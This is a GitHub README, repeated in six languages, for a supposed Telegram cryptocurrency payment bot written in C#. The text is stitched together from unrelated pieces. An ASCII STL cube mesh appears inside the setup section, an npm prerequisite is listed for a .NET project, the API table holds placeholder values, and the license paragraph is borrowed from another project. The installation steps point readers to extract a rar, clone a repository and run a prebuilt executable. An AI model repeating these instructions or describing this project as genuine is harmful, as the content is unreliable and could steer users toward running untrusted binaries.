基于 C# 和 .NET 构建的可定制化 Telegram 商店机器人,集成多语言支持与加密货币支付网关,解决在 Telegram 内直接进行商品销售与资金结算的问题。
## EN

Building System Applications with C# & C++ 🚀
## README LANGUAGE
LANGUAGES!
ENGLISH
ARABIC
CHINESE
FRENCH
PORTUGuESE
TURKISH

## Read About
Telegram Crypto Payment facilitates seamless transactions within Telegram channels or groups using cryptocurrencies. Integrating payment bots allows users to buy goods, services, or digital assets directly through the messaging platform. This convenient method enhances user experience, expands market reach, and fosters secure transactions, making Telegram a versatile platform for both communication and commerce in the cryptocurrency space.
#### **Please ReaD First What You Need Part.**
####
(WHAT YOU NEED)

https://github.com/df123hh/photo/assets/171132664/4ea22fc7-509b-420a-8ee1-88dba8624ec8
erDiagram
WALLET {
string id
string owner
float balance
}
WALLET ||--o{ TRANSACTION : initiates
WALLET ||--o{ BALANCE : updates
TRANSACTION ||--o{ CONFIRMATION : confirms
CONFIRMATION ||--o{ WALLET : updates
CONFIRMATION ||--o{ BLOCKCHAIN : records
BLOCKCHAIN }|--o{ TRANSACTION : contains
BLOCKCHAIN }|--o{ BALANCE : contains
### What You Need
| Explorer | Api |
| --------- | -----:|
| Blockchain | 0000 |
| Etherscan | Daf |
| Oklink | 000 |
| BlockCypher | ST8 |
| Explorer-Solana | 91 |
(back to top)
## Roadmap
- [ ] New Gui
- [x] Add back to top links
- [ ] Add Additional Templates w/ Examples
- [ ] New Features
- [x] Multi-language Support
- [x] Chinese
- [x] Turkish
- [x] French
- [x] Spanish
(back to top)
## Getting Started
### Prerequisites
This is an example of how to list things you need to use the software and how to install them.
* npm
npm install npm@latest -g
### Installation
1. Download Visual Studio 2022
_using Git Clone Or either download the project or exit the rar. Then Download Visual Studio 2022 Here Link [VisualStudio Download](https://visualstudio.microsoft.com/downloads/)_

2. Clone the repo
git clone https://github.com/SoonAdd/Addsoon.git
3. OR

4. _Then open the sln (Project Solution) file_

5. Find Executable File
/ProjectName/Bin/Debug/Executable.exe
(back to top)
solid cube_corner
facet normal 0.0 -1.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 1.0 0.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
facet normal 0.0 0.0 -1.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 1.0 0.0 0.0
endloop
endfacet
facet normal -1.0 0.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 0.0 1.0
vertex 0.0 1.0 0.0
endloop
endfacet
facet normal 0.577 0.577 0.577
outer loop
vertex 1.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
endsolid
(back to top)
## AR
بناء تطبيقات النظام باستخدام C# وC++ 🚀
## اللغة التمهيدية
اللغات!
إنجليزي
ARABIC
صينى
فرنسي
البرتغالية
اللغة التركية
## أقرأ عن
تعمل Telegram Crypto Payment على تسهيل المعاملات السلسة داخل قنوات أو مجموعات Telegram باستخدام العملات المشفرة. يتيح دمج روبوتات الدفع للمستخدمين شراء السلع أو الخدمات أو الأصول الرقمية مباشرة من خلال منصة المراسلة. تعمل هذه الطريقة المريحة على تحسين تجربة المستخدم، وتوسيع نطاق الوصول إلى السوق، وتعزيز المعاملات الآمنة، مما يجعل Telegram منصة متعددة الاستخدامات لكل من الاتصالات والتجارة في مجال العملات المشفرة.
#### **يرجى قراءة الجزء الأول الذي تحتاجه.**
####
(ماذا تحتاج)

https://github.com/df123hh/photo/assets/171132664/4ea22fc7-509b-420a-8ee1-88dba8624ec8
erDiagram
WALLET {
string id
string owner
float balance
}
WALLET ||--o{ TRANSACTION : initiates
WALLET ||--o{ BALANCE : updates
TRANSACTION ||--o{ CONFIRMATION : confirms
CONFIRMATION ||--o{ WALLET : updates
CONFIRMATION ||--o{ BLOCKCHAIN : records
BLOCKCHAIN }|--o{ TRANSACTION : contains
BLOCKCHAIN }|--o{ BALANCE : contains
### What You Need
| Explorer | Api |
| --------- | -----:|
| Blockchain | 0000 |
| Etherscan | Daf |
| Oklink | 000 |
| BlockCypher | ST8 |
| Explorer-Solana | 91 |
(العودة إلى الأعلى)
## خريطة الطريق
- [ ] جديد Gui
- [x] أضف العودة إلى الروابط العليا
- [ ] أضف قوالب إضافية مع أمثلة
- [ ] جديد سمات
- [x] دعم متعدد اللغات
- [x] صينى
- [x] اللغة التركية
- [x] فرنسي
- [x] الأسبانية
(العودة إلى الأعلى)
## ابدء
### المتطلبات الأساسية
هذا مثال لكيفية إدراج الأشياء التي تحتاجها لاستخدام البرنامج وكيفية تثبيتها.
* npm
npm install npm@latest -g
### تثبيت
1. تحميل Visual Studio 2022
_باستخدام Git Clone أو إما تنزيل المشروع أو الخروج من ملف rar. ثم قم بتنزيل Visual Studio 2022 هنا الرابط [VisualStudio Download](https://visualstudio.microsoft.com/downloads/)_

2. استنساخ الريبو
git clone https://github.com/SoonAdd/Addsoon.git
3. أو

4. _ثم افتح sln (Project Solution) ملف_

5. ابحث عن الملف القابل للتنفيذ
/ProjectName/Bin/Debug/قابل للتنفيذ (. EXE
(العودة إلى الأعلى)
solid cube_corner
facet normal 0.0 -1.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 1.0 0.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
facet normal 0.0 0.0 -1.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 1.0 0.0 0.0
endloop
endfacet
facet normal -1.0 0.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 0.0 1.0
vertex 0.0 1.0 0.0
endloop
endfacet
facet normal 0.577 0.577 0.577
outer loop
vertex 1.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
endsolid
(العودة إلى الأعلى)
## المساهمة


(العودة إلى الأعلى)

لست متأكدا من أين تبدأ؟ انضم إلى خلافنا وسنساعدك على البدء!
(العودة إلى الأعلى)

## License
جزء كبير من هذا المشروع مرخص بموجب [Apache 2.0](./LICENSE) license. الاستثناء الوحيد هو المكونات الموجودة تحت `ee` (enterprise edition) directory, these are licensed under the [Amplication Enterprise Edition](./ee/LICENSE) license.
## CH
使用 C# 和 C++ 构建系统应用程序 🚀
## 自述文件语言
语言!
英语
阿拉伯
CHINESE
法语
葡萄牙语
土耳其
## 阅读
Telegram 加密支付促进使用加密货币的 Telegram 渠道或群组内的无缝交易。集成支付机器人允许用户直接通过消息传递平台购买商品、服务或数字资产。这种便捷的方法增强了用户体验,扩大了市场范围,并促进了安全交易,使 Telegram 成为加密货币领域通信和商业的多功能平台。
#### **请先阅读您需要的部分。**
####
(您需要什么)

https://github.com/df123hh/photo/assets/171132664/4ea22fc7-509b-420a-8ee1-88dba8624ec8
erDiagram
WALLET {
string id
string owner
float balance
}
WALLET ||--o{ TRANSACTION : initiates
WALLET ||--o{ BALANCE : updates
TRANSACTION ||--o{ CONFIRMATION : confirms
CONFIRMATION ||--o{ WALLET : updates
CONFIRMATION ||--o{ BLOCKCHAIN : records
BLOCKCHAIN }|--o{ TRANSACTION : contains
BLOCKCHAIN }|--o{ BALANCE : contains
### What You Need
| Explorer | Api |
| --------- | -----:|
| Blockchain | 0000 |
| Etherscan | Daf |
| Oklink | 000 |
| BlockCypher | ST8 |
| Explorer-Solana | 91 |
(回到顶部)
## 路线图
- [ ] 新的 Gui
- [x] 添加返回顶部链接
- [ ] 添加附加模板和示例
- [ ] 新的 特征
- [x] 多语言支持
- [x] 中国人
- [x] 土耳其
- [x] 法语
- [x] 西班牙语
(回到顶部)
## 入门
### 先决条件
这是如何列出使用该软件所需的东西以及如何安装它们的示例。
* npm
npm install npm@latest -g
### 安装
1. 下载 Visual Studio 2022
_使用 Git Clone 或者下载项目或退出 rar。然后在此处下载 Visual Studio 2022 链接 [VisualStudio Download](https://visualstudio.microsoft.com/downloads/)_

2. 克隆存储库
git clone https://github.com/SoonAdd/Addsoon.git
3. OR

4. _然后打开sln (Project Solution) file_

5. 查找可执行文件
/ProjectName/Bin/Debug/Executable.exe
(回到顶部)
solid cube_corner
facet normal 0.0 -1.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 1.0 0.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
facet normal 0.0 0.0 -1.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 1.0 0.0 0.0
endloop
endfacet
facet normal -1.0 0.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 0.0 1.0
vertex 0.0 1.0 0.0
endloop
endfacet
facet normal 0.577 0.577 0.577
outer loop
vertex 1.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
endsolid
(回到顶部)
## 贡献
(回到顶部)
不知道从哪里开始?加入我们的discord,我们将帮助您开始!
(回到顶部)
## 执照
该项目的很大一部分是根据 [Apache 2.0](./LICENSE) 执照。唯一的例外是下面的组件 `ee` (enterprise edition) directory, these are licensed under the [Amplication Enterprise Edition](./ee/LICENSE) license.
## FR
Création d'applications système avec C# et C++ 🚀
## LANGUE README
LANGAGES!
ANGLAIS
ARABE
CHINOIS
FRANÇAIS
Portugais
TURC
## Lire à propos
Telegram Crypto Payment facilite les transactions transparentes au sein des canaux ou groupes Telegram utilisant des crypto-monnaies. L'intégration de robots de paiement permet aux utilisateurs d'acheter des biens, des services ou des actifs numériques directement via la plateforme de messagerie. Cette méthode pratique améliore l'expérience utilisateur, étend la portée du marché et favorise les transactions sécurisées, faisant de Telegram une plate-forme polyvalente pour la communication et le commerce dans l'espace des crypto-monnaies.
#### **Veuillez lire d'abord la pièce dont vous avez besoin.**
####
(DE QUOI AS-TU BESOIN)

https://github.com/df123hh/photo/assets/171132664/4ea22fc7-509b-420a-8ee1-88dba8624ec8
erDiagram
WALLET {
string id
string owner
float balance
}
WALLET ||--o{ TRANSACTION : initiates
WALLET ||--o{ BALANCE : updates
TRANSACTION ||--o{ CONFIRMATION : confirms
CONFIRMATION ||--o{ WALLET : updates
CONFIRMATION ||--o{ BLOCKCHAIN : records
BLOCKCHAIN }|--o{ TRANSACTION : contains
BLOCKCHAIN }|--o{ BALANCE : contains
### What You Need
| Explorer | Api |
| --------- | -----:|
| Blockchain | 0000 |
| Etherscan | Daf |
| Oklink | 000 |
| BlockCypher | ST8 |
| Explorer-Solana | 91 |
(retour au sommet)
## Feuille de Route
- [ ] Nouvelle Gui
- [x] Ajouter des liens vers le haut
- [ ] Ajouter Des Modèles Supplémentaires avec des Exemples
- [ ] Nouvelles Fonctionnalités
- [x] Prise en charge multilingue
- [x] Chinois
- [x] Turc
- [x] Français
- [x] Espagnol
(retour au sommet)
## Pour Commencer
### Prérequis
Ceci est un exemple de la façon de répertorier les éléments dont vous avez besoin pour utiliser le logiciel et de les installer.
* npm
npm install npm@latest -g
### Montage
1. Télécharger Visual Studio 2022
_en utilisant Git Clone Ou téléchargez le projet ou quittez le rar. Ensuite, Téléchargez Visual Studio 2022 Ici Lien [VisualStudio Download](https://visualstudio.microsoft.com/downloads/)_

2. Cloner le dépôt
git clone https://github.com/SoonAdd/Addsoon.git
3. OU

4. _Ensuite, ouvrez le sln (Project Solution) file_

5. Trouver un Fichier Exécutable
/ProjectName/Bin/Debug/Executable.exe
(retour au sommet)
solid cube_corner
facet normal 0.0 -1.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 1.0 0.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
facet normal 0.0 0.0 -1.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 1.0 0.0 0.0
endloop
endfacet
facet normal -1.0 0.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 0.0 1.0
vertex 0.0 1.0 0.0
endloop
endfacet
facet normal 0.577 0.577 0.577
outer loop
vertex 1.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
endsolid
(retour au sommet)
## Contribuant
(retour au sommet)
Vous ne savez pas par où commencer? Rejoignez notre discorde et nous vous aiderons à démarrer!
(retour au sommet)
## Licence
A large part of this project is licensed under the [Apache 2.0](./LICENSE) license. The only exception are the components under the `ee` (enterprise edition) directory, these are licensed under the [Amplication Enterprise Edition](./ee/LICENSE) license.
## PR
Construindo aplicativos de sistema com C# e C++ 🚀
## IDIOMA LEIA-ME
LÍNGUAS!
INGLÊS
ÁRABE
CHINÊS
FRANCÊS
Português
TURCO
## Ler sobre
O Telegram Crypto Payment facilita transações contínuas dentro de canais ou grupos do Telegram usando criptomoedas. A integração de bots de pagamento permite que os usuários comprem bens, serviços ou ativos digitais diretamente por meio da plataforma de mensagens. Este método conveniente melhora a experiência do usuário, expande o alcance do mercado e promove transações seguras, tornando o Telegram uma plataforma versátil para comunicação e comércio no espaço das criptomoedas.
#### **Por favor, leia primeiro o que você precisa.**
####
(O QUE VOCÊ PRECISA)

https://github.com/df123hh/photo/assets/171132664/4ea22fc7-509b-420a-8ee1-88dba8624ec8
erDiagram
WALLET {
string id
string owner
float balance
}
WALLET ||--o{ TRANSACTION : initiates
WALLET ||--o{ BALANCE : updates
TRANSACTION ||--o{ CONFIRMATION : confirms
CONFIRMATION ||--o{ WALLET : updates
CONFIRMATION ||--o{ BLOCKCHAIN : records
BLOCKCHAIN }|--o{ TRANSACTION : contains
BLOCKCHAIN }|--o{ BALANCE : contains
### What You Need
| Explorer | Api |
| --------- | -----:|
| Blockchain | 0000 |
| Etherscan | Daf |
| Oklink | 000 |
| BlockCypher | ST8 |
| Explorer-Solana | 91 |
(de volta ao topo)
## Roadmap
- [ ] Novo Gui
- [x] Adicionar links de volta ao topo
- [ ] Adicione modelos adicionais com exemplos
- [ ] Novo Features
- [x] Suporte multilíngue
- [x] chinês
- [x] Turco
- [x] Francês
- [x] Espanhol
(de volta ao topo)
## Começando
### Pré-requisitos
Este é um exemplo de como listar os itens necessários para usar o software e como instalá-los.
* npm
npm install npm@latest -g
### Instalação
1. Download Visual Studio 2022
_usando Git Clone Ou baixe o projeto ou saia do rar. Então baixe o Visual Studio 2022 aqui link [VisualStudio Download](https://visualstudio.microsoft.com/downloads/)_

2. Clonar o repositório
git clone https://github.com/SoonAdd/Addsoon.git
3. OR

4. _Então abra o sln (Project Solution) arquivo_

5. Encontre o arquivo executável
/ProjectName/Bin/Debug/Executable.exe
(de volta ao topo)
solid cube_corner
facet normal 0.0 -1.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 1.0 0.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
facet normal 0.0 0.0 -1.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 1.0 0.0 0.0
endloop
endfacet
facet normal -1.0 0.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 0.0 1.0
vertex 0.0 1.0 0.0
endloop
endfacet
facet normal 0.577 0.577 0.577
outer loop
vertex 1.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
endsolid
(de volta ao topo)
## Contribuindo
(de volta ao topo)
Não sabe por onde começar? Junte-se ao nosso discord e nós o ajudaremos a começar!
(de volta ao topo)
## Licença
Grande parte deste projeto está licenciada sob o [Apache 2.0](./LICENSE) license. A única exceção são os componentes sob o `ee` (enterprise edition) directory, these are licensed under the [Amplication Enterprise Edition](./ee/LICENSE) license.
## TR
C# ve C++ ile Sistem Uygulamaları Oluşturuyorum. 🚀
## README Dil
DİLLER!
İNGİLİZCE
ARAPÇA
ÇİNCE
FRANSIZCA
Portekizce
TÜRKÇE
## Hakkında oku
Telegram Kripto Ödemesi, kripto para birimleri kullanan Telegram kanalları veya grupları içinde kesintisiz işlemleri kolaylaştırır. Ödeme botlarının entegre edilmesi, kullanıcıların doğrudan mesajlaşma platformu aracılığıyla mal, hizmet veya dijital varlık satın almasına olanak tanır. Bu kullanışlı yöntem kullanıcı deneyimini geliştirir, pazar erişimini genişletir ve güvenli işlemleri teşvik ederek Telegram'ı kripto para birimi alanında hem iletişim hem de ticaret için çok yönlü bir platform haline getirir.
#### **Lütfen Önce Neye İhtiyacınız Var Kısmını Okuyun.**
####
(NEYE İHTİYACIN VAR)

https://github.com/df123hh/photo/assets/171132664/4ea22fc7-509b-420a-8ee1-88dba8624ec8
erDiagram
WALLET {
string id
string owner
float balance
}
WALLET ||--o{ TRANSACTION : initiates
WALLET ||--o{ BALANCE : updates
TRANSACTION ||--o{ CONFIRMATION : confirms
CONFIRMATION ||--o{ WALLET : updates
CONFIRMATION ||--o{ BLOCKCHAIN : records
BLOCKCHAIN }|--o{ TRANSACTION : contains
BLOCKCHAIN }|--o{ BALANCE : contains
### NE GEREKİYOR.
| Explorer | Api |
| --------- | -----:|
| Blockchain | 0000 |
| Etherscan | Daf |
| Oklink | 000 |
| BlockCypher | ST8 |
| Explorer-Solana | 91 |
(Başa Dönüş)
## Yol Haritası(HEDEFLER)
- [ ] Yeni Gui
- [x] Başa dön bağlantılarına ekle
- [ ] Örneklerle Ek Şablonlar Ekleme
- [ ] Yeni özellikler
- [x] Çoklu Dil Desteği
- [x] Çince
- [x] Türkçe
- [x] Fransızca
- [x] İspanyol
(Başa Dönüş)
## Öncelikle
### Önkoşullar
Bu, yazılımı kullanmak için ihtiyaç duyduğunuz şeylerin nasıl listeleneceğine ve bunların nasıl kurulacağına ilişkin bir örnektir.
* npm
npm install npm@latest -g
### Kurulum
1. Download Visual Studio 2022
_Git Clone'u kullanarak Veya projeyi indirin veya rar'dan çıkın. Ardından Visual Studio 2022'yi Buradan İndirin Bağlantı [VisualStudio Download](https://visualstudio.microsoft.com/downloads/)_

2. Depoyu klonla
git clone https://github.com/SoonAdd/Addsoon.git
3. Veya

4. _Daha sonra Sln Dosyasini Acin (Project Solution) file_

5. Yürütülebilir Dosyayı Bul
/ProjectName/Bin/Debug/Executable.exe
(Başa Dönüş)
solid cube_corner
facet normal 0.0 -1.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 1.0 0.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
facet normal 0.0 0.0 -1.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 1.0 0.0 0.0
endloop
endfacet
facet normal -1.0 0.0 0.0
outer loop
vertex 0.0 0.0 0.0
vertex 0.0 0.0 1.0
vertex 0.0 1.0 0.0
endloop
endfacet
facet normal 0.577 0.577 0.577
outer loop
vertex 1.0 0.0 0.0
vertex 0.0 1.0 0.0
vertex 0.0 0.0 1.0
endloop
endfacet
endsolid
(Başa Dönüş)
## Katkı
(Başa Dönüş)
Nereden başlayacağınızdan emin değil misiniz? Discordumuza katılın ve başlamanıza yardımcı olalım!
(Başa Dönüş)
## Lisans
Bu projenin büyük bir kısmı lisanslıdır. [Apache 2.0](./LICENSE) lisans. Bunun tek istisnası, aşağıdakiler kapsamındaki bileşenlerdir: `ee` (enterprise edition) directory, these are licensed under the [Amplication Enterprise Edition](./ee/LICENSE) license.